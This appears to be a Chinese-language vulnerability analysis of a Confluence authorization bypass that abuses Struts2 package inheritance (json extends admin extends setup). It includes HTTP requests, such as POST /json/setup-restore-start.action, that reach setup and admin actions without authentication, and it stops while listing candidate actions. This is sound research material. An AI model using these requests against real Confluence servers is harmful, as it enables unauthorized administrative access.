和 CVE-2023-22515 类似，本质还是 struts2 框架的 **特性** 导致的安全问题。

前置知识


理解这个漏洞需要了解两个前置知识

- Struts2 框架的 Package Configuration
- Confluence 的鉴权机制

Struts2 Package Configuration

Package Configuration 对应的文档中有以下说明

- https://struts.apache.org/core-developers/package-configuration.html



Package Configuration

Packages are a way to group actions, results, result types, interceptors, and interceptor-stacks into a logical configuration unit. Conceptually, packages are similar to objects in that they can be extended and have individual parts that can be overridden by “sub” packages.

Packages

The package element has one required attribute `name`, which acts as the key for later reference to the package. The `extends` attribute is optional and allows one package to inherit the configuration of one or more previous packages

- including all interceptor, interceptor-stack, and action configurations.

> *Note that the configuration file is processed sequentially down the document, so the package referenced by an “extends” should be defined above the package which extends it.*

including all interceptor, interceptor-stack, and action configurations.

> 在 package 的继承中，会继承相关配置包括 action 的配置

写个 demo 辅助理解


- struts.xml

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE struts PUBLIC
        "-//Apache Software Foundation//DTD Struts Configuration 2.0//EN"
        "http://struts.apache.org/dtds/struts-2.0.dtd">

<struts>
    <package name="secret" extends="struts-default" namespace="/admin">
        <action name="secret" class="org.example.SecretAction">
            <result name="success">secret.jsp</result>
        </action>
    </package>

    <package name="noauth" extends="secret" namespace="/noauth">
    </package>
</struts>
```

- web.xml

```
<?xml version="1.0" encoding="UTF-8"?>
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
         version="4.0">
    <filter>
        <filter-name>security</filter-name>
        <filter-class>org.example.SecurityFilter</filter-class>
    </filter>

    <filter-mapping>
        <filter-name>security</filter-name>
        <url-pattern>/admin/*</url-pattern>
    </filter-mapping>

    <filter>
        <filter-name>struts2</filter-name>
        <filter-class>org.apache.struts2.dispatcher.ng.filter.StrutsPrepareAndExecuteFilter</filter-class>
    </filter>

    <filter-mapping>
        <filter-name>struts2</filter-name>
        <url-pattern>/*</url-pattern>
    </filter-mapping>
</web-app>
```


根据以上配置，访问 /admin/secret.action 时，会被 SecurityFilter 拦截



```
GET /admin/secret.action HTTP/1.1
Host: localhost:9090
Content-Length: 2
```

```
403
```

但如果此时存在一个不需要鉴权的 namespace 且 继承了 `secret package` ，例如 demo struts.xml 中 noauth 的配置，成功访问



```
GET /noauth/secret.action HTTP/1.1
Host: localhost:9090
Content-Length: 2
```

```
this is admin secret!
```

所以 Package 属性在某些场景可能会导致的安全问题。

Confluence的鉴权机制

confluence 的鉴权主要靠 filter 和 interceptor，重点关注以下5处鉴权的地方


- com.atlassian.seraph.filter.SecurityFilter
- com.atlassian.confluence.security.actions.PermissionCheckInterceptor
- com.atlassian.confluence.setup.actions.SetupCheckInterceptor
- com.atlassian.confluence.user.actions.UserAwareInterceptor
- com.atlassian.confluence.security.interceptors.ConfluenceAccessInterceptor

1、 SecurityFilter

SecurityFilter 通过 seraph-paths.xml 针对 admin 相关路由进行鉴权

- /admin/*.jsp
- /admiin/*

```xml
<security-paths>
    <path name="adminJspPath">
        <url-pattern>/admin/*.jsp</url-pattern>
        <role-name>admin_jsp_role</role-name>
    </path>
    <path name="admin">
        <url-pattern>/admin/*</url-pattern>
        <role-name>confluenceadmin_seraph_role</role-name>
    </path>
</security-paths>
```


ph_atlassian-seraph-4.1.0.jar 〉 com 〉 atlassian 〉 seraph 〉 filter 〉 SecurityFilter
SecurityFilter.class
Downlc

Decompiled .class file, bytecode version: 52.0 (Java 8)

```
        Set<String> requiredRoles = new HashSet();   requiredRoles:  size = 0
        Set<String> missingRoles = new HashSet();
        Iterator var11 = this.getSecurityConfig().getServices().iterator();

        while(var11.hasNext()) {
            SecurityService service = (SecurityService)var11.next();   service: PathService@67295
            Set<String> serviceRoles = service.getRequiredRoles(httpServletRequest);   httpServletRequest: BaseL
            requiredRoles.addAll(serviceRoles);
        }
```

```
Evaluate expression (⏎) or add a watch (⇧⌘⏎)
> Collections$UnmodifiableCollection$1.next() = {PathService@67295}
  dbg = false
> httpServletRequest = {BaseLoginFilter$SecurityHttpRequestWrapper@67285}
  requiredRoles = {HashSet@67291}  size = 0
∨ service = {PathService@67295}
  > configFileLocation = {String@67296} "seraph-paths.xml"
  > pathMapper = {CachedPathMapper@67297} ... toString()
  ∨ paths = {ConcurrentHashMap@67298}  size = 2
    > {String@67304} "adminJspPath" -> {String[1]@67305} ["admin_jsp_role"]
    > {String@67306} "admin" -> {String[1]@67307} ["confluenceadmin..."]
> this = {ConfluenceSecurityFilter@67272}
```

2、PermissionCheckInterceptor


PermissionCheckInterceptor 通过调用 isPermitted方法检查权限，Action继承的父类的isPermitted方法要求有用户登录，如果子类Action覆写了isPermitted方法且返回true则可以允许未授权访问。

3、SetupCheckInterceptor

SetupCheckInterceptor 这个在 CVE-2023-22515 已经提到过了，主要针对 /setup/* 相关路由进行鉴权。

4、UserAwareInterceptor

UserAwareInterceptor 会判断所访问的Action类是否为 UserAware 接口的实现类，如果是则需要权限；从 struts.xml 可以得到 UserAware 接口的实现类基本都在 namespace="/users" 下。



```
users:package extends="default" namespace="/users"
    addpagenotification:action class="com.atlassian.confluence.user.actions.EditNotificationsAction" method="doAddPageNotification"
    addpagenotificationajax:action class="com.atlassian.confluence.user.actions.EditNotificationsAction" method="doAddPageNotification"
    addspacenotification:action class="com.atlassian.confluence.user.actions.EditNotificationsAction" method="doAddSpaceNotification"
    addspacenotificationajax:action class="com.atlassian.confluence.user.actions.EditNotificationsAction" method="doAddSpaceNotification"
    changemypassword:action class="com.atlassian.confluence.user.actions.ChangeMyPasswordAction" method="doDefault"
    darkfeatures:action class="com.atlassian.confluence.user.actions.UserDarkFeaturesAction" method="doDefault"
    disabledarkfeature:action class="com.atlassian.confluence.user.actions.UserDarkFeaturesAction" method="doRemove"
    dochangemypassword:action class="com.atlassian.confluence.user.actions.ChangeMyPasswordAction"
    doeditmyeditorsettings:action class="com.atlassian.confluence.user.actions.EditorSettingsAction"
    doeditmyemailsettings:action class="com.atlassian.confluence.user.actions.EditEmailSettingsAction"
    doeditmyprofile:action class="com.atlassian.confluence.user.actions.EditMyProfileAction" method="doEdit"
    doeditmysettings:action class="com.atlassian.confluence.user.actions.EditMySettingsAction" method="doEdit"
```

5、ConfluenceAccessInterceptor

ConfluenceAccessInterceptor 主要判断所访问的Action类、方法是否存在以下注解进行声明权限

- `PublicAccess`
- `RequiresAnyConfluenceAccess`
- `RequiresLicensedOrAnonymousConfluenceAccess`
- `RequiresLicensedConfluenceAccess`


如果没有注解则可未授权访问，细节详见官方文档，如果所访问的路由没有被以上规则命中，则该 Action 可以未授权访问。

以 OpenSearchDescriptorAction 为例，其在 struts.xml 的相关配置如下

```
...
<interceptor-stack name="opensearch">
    <interceptor-ref name="securityHeaders"/>
    <interceptor-ref name="transaction"/>
    <interceptor-ref name="params"/>
    <interceptor-ref name="autowire"/>
    <interceptor-ref name="lastModified"/>
    <interceptor-ref name="servlet"/>
    <interceptor-ref name="loggingContext"/>
</interceptor-stack>

...
<package name="opensearch" extends="default" namespace="/opensearch">
    <default-interceptor-ref name="opensearch"/>
    <action name="osd"
class="com.atlassian.confluence.impl.search.actions.OpenSearchDescriptorAction">
        <result name="success" type="velocity-xml">/search/osd.xml</result>
    </action>
</package>
```

- namespace 为 `/opensearch`，没有被 SecurityFilter 和 SetupCheckInterceptor 命中
- interceptor-stack 为 opensearch，不包含 PermissionCheckInterceptor 、UserAwareInterceptor、ConfluenceAccessInterceptor，所以不会被命中

因此，/opensearch/osd.action 是可以未授权访问的




```
GET /opensearch/osd.action HTTP/1.1
Host: 10.37.129.14:8090

```

```
<?xml version="1.0" encoding="UTF-8"?>
  <OpenSearchDescription xmlns="http://a9.com/-/spec/opensearch/1.1/" xmlns:moz="http://www.mozilla.org/2006/browser/search/">
    <ShortName>
      Confluence
    </ShortName>
    <Description>
      Atlassian Confluence Search Provider
    </Description>
```

漏洞分析

struts.xml 结构



```
Structure
struts.xml
  struts
    admin:package extends="setup" namespace="/admin"
    ajax:package extends="default" namespace="/ajax"
    bootstrap:package extends="default" namespace="/bootstrap"
    default:bean class="com.atlassian.confluence.setup.struts.ConfluenceVelocityManager"  optional="true"
    default:package
    draftchanges:package extends="default" namespace="/draftchanges"
    feeds:package extends="default" namespace="/feeds"
    fixonly:package extends="default" namespace="/fixonly"
    jakarta-confluence:bean type="org.apache.struts2.dispatcher.multipart.MultiPartRequest"  class="com.atlassian.confluence.impl.struts.ConfluenceJakartaMultiPartRequest" scope="prototype"
    json:package extends="admin" namespace="/json"
    labels:package extends="default" namespace="/labels"
    mailservers:package extends="default" namespace="/admin/mail"
    opensearch:package extends="default" namespace="/opensearch"
    pages:package extends="default" namespace="/pages"
    panels:package extends="default" namespace="/panels"
    setup:package extends="default" namespace="/setup"
    spaces:package extends="default" namespace="/spaces"
    struts.action.excludePattern:constant value="^/rest/.*,^/plugins/servlet/.*"
    struts.additional.excludedPatterns:constant value="^action(Errors|Messages)"
    struts.configuration:constant value="com.atlassian.confluence.impl.struts.ConfluenceStrutsConfigurationProvider"
    struts.disableRequestAttributeValueStackLookup:constant value="true"
    struts.excludedClasses:constant value="            java.lang.Object,            java.lang.Runtime,            java.lang.System,            java.lang.Class,            java.lang.ClassLoader,            java.lang
    struts.excludedPackageNames:constant value="            ognl.,            java.io.,            java.net.,            java.nio.,            javax.,            freemarker.core.,            freemarker.template.,
    struts.exclusionExemptClasses:constant value="com.atlassian.confluence.util.GeneralUtil,            java.io.Serializable,            java.lang.reflect.Proxy,            net.sf.cglib.proxy.Factory,
    struts.i18n.reload:constant value="${confluence.i18n.reloadbundles}"
    struts.multipart.maxFileSize:constant value="104857600"
    struts.multipart.maxSize:constant value="104857600"
    struts.multipart.parser:constant value="jakarta-confluence"
    struts.objectFactory.actionFactory:constant value="com.atlassian.confluence.impl.struts.PluginAwareActionFactory"
    struts.objectFactory.interceptorFactory:constant value="com.atlassian.confluence.impl.struts.PluginAwareInterceptorFactory"
    struts.objectFactory.resultFactory:constant value="com.atlassian.confluence.impl.struts.PluginAwareResultFactory"
    struts.objectFactory:constant value="com.opensymphony.xwork2.ObjectFactory"
    struts.ognl.expressionMaxLength:constant value="200"
    struts.tag.altSyntax:constant value="false"
    struts.ui.templateSuffix:constant value="vm"
    struts.ui.theme:constant value="aui"
    struts.velocity.manager.classname:constant value="com.atlassian.confluence.setup.struts.ConfluenceVelocityManager"
    struts.xwork.chaining.copyErrors:constant value="true"
    styles:package extends="default" namespace="/styles"
    usermanagement:package extends="default" namespace="/admin/users"
    users:package extends="default" namespace="/users"
```

在 struts.xml 中存在两处 package 继承

- json -> admin -> setup

```
<package name="setup" extends="default" namespace="/setup">
<package name="admin" extends="setup" namespace="/admin">
<package name="json" extends="admin" namespace="/json">
```

根据前置知识可得到漏洞的利用思路：


> 由于package 继承时 action 也会被继承， namespace="/json" 可以帮助我们绕过 SecurityFilter 和 SetupCheckInterceptor 的拦截， 此时只要在原 namespace="/setup" 和 namespace="/admin" 下筛出不会被 PermissionCheckInterceptor/UserAwareInterceptor/ConfluenceAccessInterceptor 命中的Action即可。

以 com.atlassian.confluence.importexport.actions.SetupRestoreAction 为例

```
 <package name="setup" extends="default" namespace="/setup">
        <default-interceptor-ref name="validatingSetupStack"/>
        <action name="setup-restore-start"
class="com.atlassian.confluence.importexport.actions.SetupRestoreAction"
method="doDefault">
            <interceptor-ref name="defaultSetupStack"/>
            <result name="input" type="velocity">/setup/restore.vm</result>
        </action>
```

正常访问

- 被 SetupCheckInterceptor 命中，拦截



```
POST /setup/setup-restore-start.action HTTP/1.1
Host: 10.37.129.14:8090
```

Confluence

Setup is already complete


Your confluence instance is already completely setup.

Return to Confluence.

Atlassian

利用 package extend 特性

- 绕过 SetupCheckInterceptor



```
POST /json/setup-restore-start.action HTTP/1.1
Host: 10.37.129.14:8090
```

Your confluence instance is already completely setup.

Return to Confluence.

剩下的工作就是找到一个可以进一步利用的 Action 类。

漏洞利用


尝试筛出不会被 PermissionCheckInterceptor/UserAwareInterceptor/ConfluenceAccessInterceptor 命中的Action类且可以进一步利用的Action 即可，怎么快速找到合适的 Action 类呢?

根据对鉴权机制的理解

- PermissionCheckInterceptor 的判断依据 -> isPermitted 的返回值
- UserAwareInterceptor 的判断依据 -> 是否为UserAware的实现类
- ConfluenceAccessInterceptor 的判断依据 -> 是否有声明权限的注解

我们可以重点关注重写了 isPermitted 方法的 Action 类，再根据剩下两个判断依据一一验证即可。

- 没反编译可以直接通过 idea 的功能看
- 反编译了直接搜索 `return true;` 即可



Choose Overriding Method of **isPermitted** (183 Methods Found)

```
AbstractBackupRestoreAction (com.atlassian.confluence.importexport.actions)                    lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractCommandAction (com.atlassian.confluence.pages.actions)                                  lib (com.atlassian.confluence_confluence-8.0.0.jar)
AbstractConfigurePdfExportAction (com.atlassian.confluence.extra.flyingpdf.config)      atlassian-bundled-plugins (com.atlassian.confluence.extra.confluence-flyingpdf-plugin-9.0.0.jar)
AbstractDiffPagesAction (com.atlassian.confluence.pages.actions)                                lib (com.atlassian.confluence_confluence-8.0.0.jar)
